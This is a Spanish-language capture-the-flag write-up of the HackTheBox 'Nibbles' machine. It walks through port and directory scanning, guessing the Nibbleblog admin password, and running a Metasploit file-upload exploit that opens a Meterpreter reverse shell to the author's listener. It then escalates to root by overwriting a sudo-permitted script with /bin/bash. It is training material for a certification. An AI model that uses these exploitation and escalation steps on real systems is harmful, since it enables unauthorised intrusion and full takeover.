


- Nibbleblog exploit
- contenido oculto en código
- fuzzing casi recursivo

Máquina en hackthebox:



Ping inicial de reconocimiento:

```
(iouker@ioukerm)-[~]
$ ping -c 3 10.10.10.75
PING 10.10.10.75 (10.10.10.75) 56(84) bytes of data:
64 bytes from 10.10.10.75: icmp_seq=1 ttl=63 time=38.7 ms
64 bytes from 10.10.10.75: icmp_seq=2 ttl=63 time=33.6 ms
64 bytes from 10.10.10.75: icmp_seq=3 ttl=63 time=32.9 ms

— 10.10.10.75 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 32.936/35.051/38.658/2.562 ms
```

NMAP de puertos obtenidos, puertos localizados son 22 y 80:

```

junker@joukerim: [~]
$ sudo nmap -p- --open -n --min-rate 5000 -Pn -sV -sC -vvv 10.10.10.75 -oN target.txt
[sudo] contraseña para jouker:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-18 21:32 CET
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:32
Completed NSE at 21:32, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:32
Completed NSE at 21:32, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:32
Completed NSE at 21:32, 0.00s elapsed
Initiating SYN Stealth Scan at 21:32
Scanning 10.10.10.75 [65535 ports]
Discovered open port 22/tcp on 10.10.10.75
Discovered open port 80/tcp on 10.10.10.75

```

```

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDArTOHWzqhwcYAZWc2CmxfLmVVTwfLZf0zhCBREGCPs2WC3NhAKQ2zeI
WGACUlmkEGLjDvzOaBdogMQZ8TGBTqNZbShnFH1WsUxBtJNRtYfeeGjztKTQqqj4WD5atU8dQV/iwmTylpE7wdHZ+38ckuYL9
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPiFJd2F35NPKIQxKMhrgPa
|   256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC/RjKhT/2YPLCgFQLx+gOXhC6W3A3raTzjlXQMT8Msk
80/tcp    open  http     syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_ _http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-methods:
|_ Supported Methods: OPTIONS GET HEAD POST
|_ _http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Whatweb actuando como wappalizer:


```

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDArTOHWzqhwcYAZWc2CmxfLmVVTwfLZf0zhCBREGCPs2WC3NhAKQ2zeI
WGACUlmkEGLjDvzOaBdogMQZ8TGBTqNZbShnFH1WsUxBtJNRtYfeeGjztKTQqqj4WD5atU8dQV/iwmTylpE7wdHZ+38ckuYL9
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPiFJd2F35NPKIQxKMhrgPa
|   256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC/RjKhT/2YPLCgFQLx+gOXhC6W3A3raTzjlXQMT8Msk
80/tcp    open  http     syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_ _http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-methods:
|_ Supported Methods: OPTIONS GET HEAD POST
|_ _http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


```

La página original era HELLO WORLD convencional, mirando el código fuente con control + U antes de hacer fuzzing puedo ver que hay un

directorio nibbleblog, la máquina se llama nibbles, hace pinta de que el exploit es por aquí



```
1 <b>Hello world!</b>
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16 <!-- /nibbleblog/ directory. Nothing interesting here! -->
17
```



Intento buscar la version actual del nibbleblog a ver que tal pero no parece haber nada en el whatweb, voy a ver si encuentro la

versión en algún lado para ver si es vulnerable.

```

(jouker@jouker:~)$ curl -s http://10.10.10.75/nibbleblog/
http://10.10.10.75/nibbleblog/ [200 OK] Apache[2.4.18], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.75], JQuery, MetaGenerator[Nibbleblog], PoweredBy[Nibbleblog], Scri
pt, Title[Nibbles - Yum yum]

```

Realizo con gobuster un fuzzing web en el directorio descubierto, veo que es un CMS parecido a WordPress, de cara a la futura escalada de privilegios el password se puede encontrar dentro de un archivo config.php, pero antes de ir tan lejos logro presenciar que existe un directorio ADMIN al que atacar. Quizás es por ahí el vector de ataque, pero hay que tener en cuenta que hay muchos otros directorios a explorar, y no explorar solo 1.

```

$ sudo gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.75/nibbleblog -x php,txt,xml

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.10.75/nibbleblog
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,xml
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

./php (Status: 403) [Size: 301]
/index.php (Status: 200) [Size: 2987]
/sitemap.php (Status: 200) [Size: 402]
/content (Status: 301) [Size: 323] [→ http://10.10.10.75/nibbleblog/content/]
/feed.php (Status: 200) [Size: 302]
/themes (Status: 301) [Size: 322] [→ http://10.10.10.75/nibbleblog/themes/]
/admin (Status: 301) [Size: 321] [→ http://10.10.10.75/nibbleblog/admin/]
/admin.php (Status: 200) [Size: 1401]
Progress: 1704 / 882144 (0.19%)









```

No era un panel de login como esperé, hay que ver que hay dentro de los directorios, hay que tener cuidado de una posible trampa

para hacernos perder tiempo, al fin y al cabo es una máquina EASY.




## Index of /nibbleblog/admin

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<hr/>			
 <a href="#">Parent Directory</a>		-	
 <a href="#">ajax/</a>	2017-12-10 23:27	-	
 <a href="#">boot/</a>	2017-12-10 23:27	-	
 <a href="#">controllers/</a>	2017-12-10 23:27	-	
 <a href="#">js/</a>	2017-12-10 23:27	-	
 <a href="#">kernel/</a>	2017-12-10 23:27	-	
 <a href="#">templates/</a>	2017-12-10 23:27	-	
 <a href="#">views/</a>	2017-12-10 23:27	-	

*Apache/2.4.18 (Ubuntu) Server at 10.10.10.75 Port 80*

Como pensé en primer lugar no me llevó a ninguna parte o al menos no de forma fácil por lo que mirando otras cosas voy a observar que el directorio README nos marca la versión del nibbleblogs, yo antes había buscado en searchsploit si existía alguna versión vulnerable pero tenía que confirmar antes la versión.



Es exactamente la misma versión

junker@joukerm)-[~] searchsploit nibbleblog	
Exploit Title	Path
Nibbleblog 3 - Multiple SQL Injections	php/webapps/35865.txt
Nibbleblog 4.0.3 - Arbitrary File Upload (Metasploit)	php/remote/38489.rb

Con searchsploit -x podemos ver un poco del contenido del archivo, suele ser una buena práctica mirar el contenido antes de ejecutar directamente nada en metasploit.

```
Archivo Acciones Editar Vista Ayuda
##
# This module requires Metasploit: http://www.metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  Rank = ExcellentRanking

  def initialize(info = {})
    super(update_info(
      info,
      {
        'Name' => 'Nibbleblog File Upload Vulnerability',
        'Description' => %q{
          Nibbleblog contains a flaw that allows a authenticated remote
          attacker to execute arbitrary PHP code. This module was
          tested on version 4.0.3.
        },
        'License' => MSF_LICENSE,
        'Author' => [
          'Discovered by Apache/PHP'
        ],
        'References' => [
          'Unknown', # Vulnerability Disclosure - Curesec Research Team. Author's name?
          'Roberto Soares Espreto <robertoespreto[at]gmail.com>' # Metasploit Module
        ],
        'DisclosureDate' => 'Sep 01 2015',
        'Platform' => 'php',
        'Arch' => ARCH_PHP,
        'Targets' => [['Nibbleblog 4.0.3', {}]],
        'DefaultTarget' => 0
      }
    ))

    register_options(
      [
        OptString.new('TARGETURI', [true, 'The base path to the web application', '/'])
      ]
    )
  end
end
```

Al hacer la comanda de metasploit veo que me falta un parámetro, un usuario, he de volver de alguna manera y mirar donde se

obtienen los usuarios en nibbleblog.

```
msf6 > search nibbleblog

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
--  --                                     -
0  exploit/multi/http/nibbleblog_file_upload 2015-09-01      excellent Yes     Nibbleblog File Upload Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/nibbleblog_file_upload

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/nibbleblog_file_upload) > show options

Module options (exploit/multi/http/nibbleblog_file_upload):

Name           Current Setting  Required  Description
--           -
PASSWORD       default         yes       The password to authenticate with
Proxies        []              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         10.10.10.75     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          80              yes       The target port (TCP)
SSL             false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI       /               yes       The base path to the web application
USERNAME        /               yes       The username to authenticate with
VHOST           /               no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name           Current Setting  Required  Description
--           -
LHOST          192.168.1.140   yes       The listen address (an interface may be specified)
LPORT          4444             yes       The listen port


Exploit target: 0 - linkedin.com/in/dignaiar

Id  Name  Port  RURI
--  --
0   Nibbleblog 4.0.3  /

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/nibbleblog_file_upload) > set RHOSTS 10.10.10.75
RHOSTS => 10.10.10.75
msf6 exploit(multi/http/nibbleblog_file_upload) > set TARGETURI /nibbleblog
TARGETURI => /nibbleblog
msf6 exploit(multi/http/nibbleblog_file_upload) >
```

Por cierto, se me pasaba que existía este panel de login




Posible usuario Diego Najjar, no es un usuario, ya que buscando en la página es el creador de nibbleblog.





Posible verdadero usuario



```
-<users>
- <user username="admin">
  <id type="integer">0</id>
  <session_fail_count type="integer">1</session_fail_count>
  <session_date type="integer">1739912419</session_date>
</user>
+ <blacklist type="string" ip="10.10.10.1"></blacklist>
+ <blacklist type="string" ip="10.10.14.16"></blacklist>
+ <blacklist type="string" ip="10.10.16.5"></blacklist>
</users>
```

soy yo jaj

El password es nibbles en minúscula, no se donde sale como pista, pero la contraseña que no se encuentra en ninguna parte es simplemente el nombre de la máquina en minúscula, me ha decepcionado un poco el hecho de que no se encontrase realmente en ninguna parte. Diría que ya había probado con estas credenciales, pero igualmente xD

Esta vez lo he automatizado con metasploit de nuevo para así prepararme más para el EJPTv2, pero no debería hacerlo automático.

Payload options (php/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.140	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	--
0	Nibbleblog 4.0.3

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/http/nibbleblog_file_upload) > set RHOSTS 10.10.10.75
RHOSTS => 10.10.10.75
msf6 exploit(multi/http/nibbleblog_file_upload) > set TARGETURI /nibbleblog
TARGETURI => /nibbleblog
msf6 exploit(multi/http/nibbleblog_file_upload) > set USERNAME atom
USERNAME => atom
msf6 exploit(multi/http/nibbleblog_file_upload) > set LHOST 10.10.16.5
LHOST => 10.10.16.5
msf6 exploit(multi/http/nibbleblog_file_upload) > run
[-] Msf::OptionValidateError One or more options failed to validate: PASSWORD.
msf6 exploit(multi/http/nibbleblog_file_upload) > set USERNAME admin
USERNAME => admin
msf6 exploit(multi/http/nibbleblog_file_upload) > set PASSWORD nibbles
PASSWORD => nibbles
msf6 exploit(multi/http/nibbleblog_file_upload) > exploit
[*] Started reverse TCP handler on 10.10.16.5:4444
[*] Sending stage (40004 bytes) to 10.10.10.75
[+] Deleted image.php
[*] Meterpreter session 1 opened (10.10.16.5:4444 -> 10.10.10.75:48192) at 2025-02-18 22:45:37 +0100
```

Con el meterpreter obtenido vamos a escalar esos privilegios, no sin antes, pillar la flag del user.

```

whoami
nibbler
script /dev/null -c bash
Script started, file is /dev/null
nibbler@Nibbles:/home$ ls
ls
nibbler
nibbler@Nibbles:/home$ cd nibbler
cd nibbler
nibbler@Nibbles:/home/nibbler$ ls
ls
personal.zip  user.txt
nibbler@Nibbles:/home/nibbler$ cat user.txt
cat user.txt
dbfdb94c8839c108ee279a2254c1b7db
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
unzip personal.zip
Archive:  personal.zip
  creating: personal/
  creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ █

```

Encuentro la flag y unzipeo un zip que veo, que me crea un sh, muy guapo para escalar privilegios.

Con más motivo, ya que puedo ver como con `sudo -l` puedo ejecutar como root ese sh, supongo que sera crear un `/bin/bash` como `sudo`

```

sudo -l
Matching Defaults entries for nibbler on Nibbles:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
  (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ █

```

No creo que así es como quería el creador que lo hiciese, pero como tengo permisos de escritura, pero no tengo un nano (no se si es por el meterpreter) he decidido sobrescribir el archivo con un `echo "/bin/bash"` redireccionado a `monitor.sh`

```
fi
shift $(( $OPTIND - 1 ))
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo "/bin/bash" > monitor.sh
echo "/bin/bash" > monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo ./monitor.sh
sudo ./monitor.sh
root@Nibbles:/home/nibbler/personal/stuff#
```

Released on 1

Con esto ya soy root y obtengo la bandera de máximo administrador.